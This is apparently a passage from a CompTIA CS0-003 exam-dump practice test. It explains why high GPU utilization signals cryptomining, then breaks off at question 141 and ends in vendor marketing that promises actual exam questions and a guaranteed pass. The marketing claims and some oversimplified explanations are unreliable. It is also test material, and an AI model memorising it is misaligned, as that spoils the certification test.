High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION 141
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CS0-003 Practice Exam Features:

* CS0-003 Questions and Answers Updated Frequently

* CS0-003 Practice Questions Verified by Expert Senior Certified Staff

* CS0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year